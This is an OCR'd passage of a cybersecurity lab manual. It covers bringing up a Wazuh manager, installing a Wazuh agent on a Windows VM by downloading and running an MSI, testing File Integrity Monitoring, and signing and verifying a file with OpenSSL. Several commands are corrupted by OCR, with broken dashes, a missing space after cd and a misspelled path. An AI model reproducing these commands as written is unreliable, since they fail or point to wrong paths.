
Step 5

- Observe that the wazuh-manager is inactive and disabled
- In the Terminal window, type the following and press Enter:
  - Sudo systemctl start wazuh-manager

- 


Step 6

- In the Terminal window, type the following and press Enter:
  - Sudo systemctl status wazuh-manager




Step 7

- Observe the wazuh-manager is active (running). It remains disabled, which indicates the service will not start automatically on reboot




- In the Taskbar, select the Activities menu




Step 8

- In the Activities menu, select Firefox

- 

Step 9

- In Firefox, type the following into the address bar and then press Enter:
  - https://192.168.0.4/



Step 10

- In Firefox, select Log in on the wazuh log in page

Step 11

- Observe the wazuh checks that are done during initialization. The wazuh manager will load when these checks are complete
- Leave the devices in their current state and proceed to the next task

Task 2 – Install an Agent on ACIWIN11 and Configure FIM

While the Wazuh Manager is a hub for data collection, a Wazuh Agent resides on a host and provides data to the Wazuh Manager for analysis. The agent conducts local data collection and enables real-time monitoring, and context about the machine it resides on. In this task, you will install a Wazuh Agent on ACIWIN11 and configure Wazuh for File Integrity Monitoring

Step 1

- Ensure you are connected to ACIALMA and the ACIALMA and the Firefox browser is open on the wazuh – Modules page
- Click the Add agent link

- Observe that the Total agents listed is zero. ACIWIN11 will be added as an agent to provide input into the manager. The PowerShell command that will be used to ACIWIN11 to add it as an agent is generated within the wazuh manager

Step 2
- On Firefox, on the Deploy a new agent page, select Windows

Step 3
- On Firefox, on the Deploy a new agent page, scroll down to Step 4 and type in the following for the Wazuh server address field:
    - 192.168.0.4

Step 4
- On Firefox, on the Deploy a new agent page, scroll down to Step 5 and type in the following for the Assign an agent name field:
    - ACIWIN11

Step 5
- On Firefox, on the Deploy a new agent page, scroll down and select default from the dropdown menu labeled Select one or more existing groups

Step 6
- Scroll to the bottom of step 6 and observe the PowerShell command that has been generated. This is the command that will be entered in ACIWIN11 to install and configure the agent. Also, notice step 6, which provides the PowerShell command to start the agent once it has been installed and configured on ACIWIN11

Step 7
- Connect to ACIWIN11
- Click the Start charm and type the following:
    - Powershell
- Select Windows PowerShell > Run as Administrator from the Best match pop-up menu

Step 8
- In PowerShell, type the following and then press Enter:
    - ALL ON ONE LINE
    - Invoke-WebRequest – Uri
    - https://packages.wazuh.com/4.x/window
    - s/wazuh-agent-4.5.0.1.msi -OutFile
    - ${env:tmp}\wazuh-agent.msi;
    - Msiexec.exe /I ${env:tmp}\wazuh-
    - Agent.msi /q
    - WAZUH_MANAGER=’192.168.0.4’
    - WAZUH_REGISTRATION_SERVER=’192.168.0.4’
    - WAZUH_AGENT_GROUP=’default’
    - WAZUH_AGENT_NAME=’ACIWIN11’
- As a note, for a large command like this, the lab does have the ability to move a file between virtual machines through the web browser Intranet page in the MyFiles tab. So, the command generated

at ACIALMA could be saved to a text file and transferred to ACIWIN11 through the Intranet MyFiles tab

Step 9
- In PowerShell, type the following and press Enter
    - NET START WazuhSvc

Step 10
- Observe that the service starts successfully

Step 11
- Connect to ACIALMA
- On Firefox, click the Go to home page icon on the wazuh page

Step 12
- Observe there is now 1 Total Agent. This is ACIWIN11, which has just been installed

Step 13
- Connect to ACIWIN11
- Click the Start charm and type the following
    - Manage agent
- Select the Manage Agent app from the Best match pop-up menu
- Observe that the Wazuh Agent Manager has both an IP address and an Authentication key from the configuration. An authentication key for this application ensures security and is part of a zero-trust environment

Step 14
- On the Wazuh Agent Manager window, click View and then select View Config from the dropdown menu

Step 15
- On the ossec.conf – Notepad window, scroll down to the <!—File Integrity Monitoring →, then the <!—Default files to be monitored → section and type the following before the first <ignore> tag:
    - ALL ON ONE LINE
    - <directories check_all=”yes”
    - Realtime=”yes”
    - Report_changes=”yes”>e:\Module_1_Folder</directories>
    - It is important to identify Drive E, which is the RAID 1 VOL drive since this is the drive that will be tested for FIM

Step 16
- On the ossec.conf – Notepad window, click File, then Save

Step 17
- Close the ossec.conf – Notepad window

Step 18
- On the Wazuh Agent Manager window, select Manage and then Restart

Step 19

- On the Agent Restarted pop-up window, click OK
- Leave the devices in their current state and proceed to the next task

Task 3 – Test FIM

Now that FIM is configured, it should be tested. Testing ensures proper configuration and expected response. In this task, you will create a file in the monitored folder, modify a file in the monitored folder and observe the Wazuh Manager reporting, indicating the changes

Step 1

- Connect to ACIWIN11
- Open File Explorer from the Taskbar

Step 2

- In File Explorer, navigate to RAID 1 VOL (E:) and double-click to open the Module_1_Folder

Step 3

- In File Explorer, right-click on the screen and select New, then Text Document

Step 4

- In File Explorer, type the following to rename the new Text Document, then press Enter
    - FIM_Check

Step 5

- In File Explorer, double-click on the FIM_Check.txt file

Step 6

- In the FIM-Check – Notepad window, type the following:
    - This is a FIM check file!

Step 7

- In FIM_Check – Notepad, select File and then Save

Step 8

- Close the FIM_Check – Notepad file

Step 9

- Connect to ACIALMA
- In Firefox, on the wazuh page, select Integrity monitoring

Step 10

- In Firefox, on the wazuh Integrity Monitoring page, select the Events tab

Step 11

- Observe the entries from when the file was added, deleted (old file deleted, new file, with new name created), and modified

Step 12

- Connect to ACIWIN11
- In File Explorer, right-click on the M1_Notepad.txt file and select Open

Step 13
- In M1_Notepad, select a single character and delete it

Step 14
- In M1_Notepad – Notepad, select File and then Save

Step 15
- Close the M1_Notepad.txt file


Step 16
- Connect to ACIALMA
- In Firefox, on the wazuh page, click on the Reload current page icon

Step 17
- In Firefox, on the wazuh Integrity Monitoring page, select the Events tab

Step 18
- Observe the top (newest) entry, which shows an Integrity checksum changed in the m1_notepad.txt file
- The FIM implementation has been successfully tested with an addition of a file to the directory being monitored and a change to a file already in the directory being monitored

Cryptographic Solutions

Lab Topology



-
- ACIDC01 – Windows Server 2022 – Domain Controller
- ACIDM01 – Windows Server 2022 – Domain Member Server
- ACIWIN11 – Windows 11 PRO – Domain Member Workstation

- ACIALMA – Alma Linux 9.1 – Stand-alone Linux Server
- ACILAKI – Kali Purple 2023.1 – Stand-alone Linux Workstation

Exercise 1 – Create and Verify a Digital Signature

A digital signature is a cryptographic solution used to verify the authenticity and integrity of digital documents, messages, or transactions. It serves a similar purpose to a handwritten signature provides assurance that the signer's identity is legitimate and provides non-repudiation for the sender. In this exercise, you will create a digital signature and send it to Bob for verification as the user, Alice. After completing this exercise, you should be able to; Create a Private and Public Key Pair, Create a Digital Signature, Receive and Verify a Digital Signature, Observe a Signature Verification Failure

Task 1 – Create a Private and Public Key Pair

A public key and a private key are the fundamental components of asymmetric encryption, enabling cryptographic operations such as encryption, decryption, and digital signatures. OpenSSL is an open-source software library that provides cryptographic functions and tools for securing communications and data, offering features related to encryption, decryption, digital signatures, and certificates. In this task, you will create a private and public key pair using OpenSSL

Step 1
- Connect to ACIALMA
- Select Terminal on the desktop

Step 2
- In the Terminal window, type the following and press Enter:
    - mkdir Module_1 && cd Module_1

Step3
- In the Terminal window, type the following and press Enter
    - mkdir Digital_Signature && cd Digital_signature

Step 4
- In the Terminal window, type the following and press Enter:
    - mkdir Alice Bob

Step 5
- In the Terminal window, type the following and press Enter:
    - cd Alice

Step 6
- In the Terminal window, type the following and press Enter:
    - openssl genpkey – algorithm RSA -out alice_privatekey.pem
- This OpenSSL command creates a private key. The RSA algorithm has been specified as the name of the resulting private key file: alice_privatekey.pem. As a reminder, in Linux, the suffix .pem does not define the file type but is used as a convention to identify the type of file to the user. In this case, the private key is in a PEM format

Step 7

- In the Terminal window, type the following and press Enter:
    - openssl rsa -in alice_privatekey.pem -out alice_publickey.pem -pubout -outform PEM

Step 8
- This OpenSSL command creates a public key for Alice, which uses the previously created private key as input. This ensures the mathematical connection between the private and public key pair. The public key that is created is also in a PEM format
- Keep the Terminal window open in ACIALMA

Task 2 – Create a Digital Signature

Digital signatures are used in secure email communication, electronic contracts, online transactions, software distribution and any situation where proving the authenticity and integrity of digital content is important. In this task, you will create a digital signature using OpenSSL

Step 1
- Ensure you are connected to ACIALMA and the Terminal window is open
- In the Terminal window, type the following and press Enter:
    - echo “This is Alice’s digest.” > alice_digest.txt
- The digest is a file that will be hashed and encrypted by Alice’s private key. It will also be sent in plain text to Bob so that he can hash the file and compare his result to the encrypted hash in the digital signature

Step 2
- In the Terminal window, type the following and press Enter:
    - openssl dgst -sha256 – sign alice_privatekey.pem -out alice_signature.bin alice_digest.txt
- This command creates Alice’s digital signature by hashing the alice_digest.txt file and encrypting the hash output with alice_privatekey.pem. The resulting file, the signature file (alice_signature.bin), is in a binary format

Step 3
- In the Terminal window, type the following and press Enter:
    - ls

Step 4
- You can view the folder contents to understand which files have been created so far and determine which files will be sent to Bob for signature verification
- Keep the Terminal window open in ACIALMA

Task 3 – Receive and Verify a Digital Signature

Verifying a digital signature requires using the signer’s public key and a hash digest from the signer to validate the authenticity and integrity of a digital document or message that has been signed using the signer’s private key. In this Task, receive and, using OpenSSL, verify the digital signature that has been created Tasks 1 and 2

Step 1
- In ACIALMA, the Terminal window is open
- In the Terminal window, type the following and press Enter:

    - cp alice_publickey.pem alice_signature.bin alice_digest.txt /home/aciadmin/Module_1/Digital_Signature/Bob
- This step simulates sending Bob the files required to verify Alice's digital signature: Alice's public key, the signature file, and the digest

Step 2
- In the Terminal window, type the following and press Enter:
    - cd/home/aciadmin/Module_1/Digital_Signautre/Bob

Step 3
- In the Terminal window, type the following and press Enter:
    - ls
- View the folder contents to ensure the files intended to be sent to Bob have been received

Step 4
- In the Terminal window, type the following and press Enter:
    - openssl dgst -sha256 -verify alice_publickey.pem -signature alice_signature.bin alice_digest.txt

Step 5
